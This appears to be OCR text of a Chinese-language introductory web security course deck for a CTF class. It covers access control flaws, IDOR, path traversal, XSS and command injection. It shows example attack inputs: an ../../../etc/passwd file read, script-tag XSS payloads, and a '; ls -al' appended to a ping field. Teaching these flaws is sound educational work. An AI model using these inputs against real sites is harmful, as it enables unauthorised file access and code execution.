超機密

網站安全補完計画

第1次中間報告書

Plan zur Komplementarität der Website-Sicherheit

1. Zwischenbericht | edu-ctf | @splitline

$ whoami

黃志仁 @splitline


交大資工碩畢

(Web|App) Hacker

HITCON / m0leCon 講者

CTF 玩家 @ CyStick / TWN48

DEFCON CTF Finalist / 3rd



Web Security

Web

號稱最好上手的資安領域？

Security

開發安全法則


不要相信使用者

駭客法則

當個機掰的使用者

網頁怎麼送資料的？

https://www.facebook.com/profile.php?id=4


facebook

Log Into Facebook

Email or phone number

Password

Log In


Forgot account? · Sign up for Facebook

```
<form>
    <input name="email">
    <input name="password">
</form>
```

網頁怎麼送資料的？

https://www.facebook.com/profile.php?id=4

任何資料都可被控制



```
<form>
    <input name="email">
    <input name="password">
</form>
```

Lab: Cat Shop

http://h4ck3r.quest:8100/

恭喜🎉 你已經學會了

Broken Access Control

×

Bussiness Logic Vulnerabilities

Broken Access Control

- /admin_panel 根本沒驗證使用者身份？
- /admin 403 Permission Denied
  - /admin/delUser ???

垂直越權

普通用戶 -> 管理員

- /myAccount?user=5
- /myAccount?user=6 ???

水平越權

使用者A -> 使用者B

Insecure direct object references (IDOR)

那，你會幾個？

- Path traversal / Local file inclusion (LFI)
- XSS (Cross site scripting)
- CSRF
- SQL injection
- Command injection

那，你會幾個？

- **Path traversal / Local file inclusion (LFI)**
- **XSS (Cross site scripting)**
- CSRF
- SQL injection
- **Command injection**

```
http://victim.com/
download.php?file=report_9487.pdf
```

看到這個網址你會想做什麼？

```
http://victim.com/
download.php?file=../download.php
```

```
download.php
```

```
http://victim.com/
download.php?file=../../../etc/passwd
```

```
/etc/passwd
```

Path traversal

```
/etc/passwd
```


Your name: splitline

```
<p>Hi, splitline!</p>
```

```
<p>Hi, <h1> splitline </h1>!</p>
```

```
<p>Hi, <script> alert(/xss/)
</script>!</p>
```


<p>



splitline.tw 顯示

/xss/

s/)




XSS

facebook.com/vuln

?xss=<script>postArticle("Hacked!");</script>

```
{\___/}
( • - •)
/ > 🌰
```

舉個栗子




Ping this IP: 8.8.8.8

```
ping -c 1 USER INPUT
ping -c 1 8.8.8.8
ping -c 1 8.8.8.8; ls -al
```

Command Injection


RCE: Remote Code Execution

所以 Web 是什麼？




後端
Backend

前端
Frontend




Server

Browser




你看不到的

你看得到的



Command injection
Path traversal


XSS




PHP, Node.js …

HTML / CSS / JavaScript


瀏覽 https://fb.com/zuck/ 時發生了什麼



我要用　https://　協定
連去　fb.com　網域　（對應
到 IP）
底下的　/zuck/　路徑



https://fb.com/zuck/




Server

Database

https://fb.com/zuck/

我要用 https:// 協定
連去 fb.com 網域
底下的 /zuck/ 路徑


HTTP Request



Server

Database

https://fb.com/zuck/



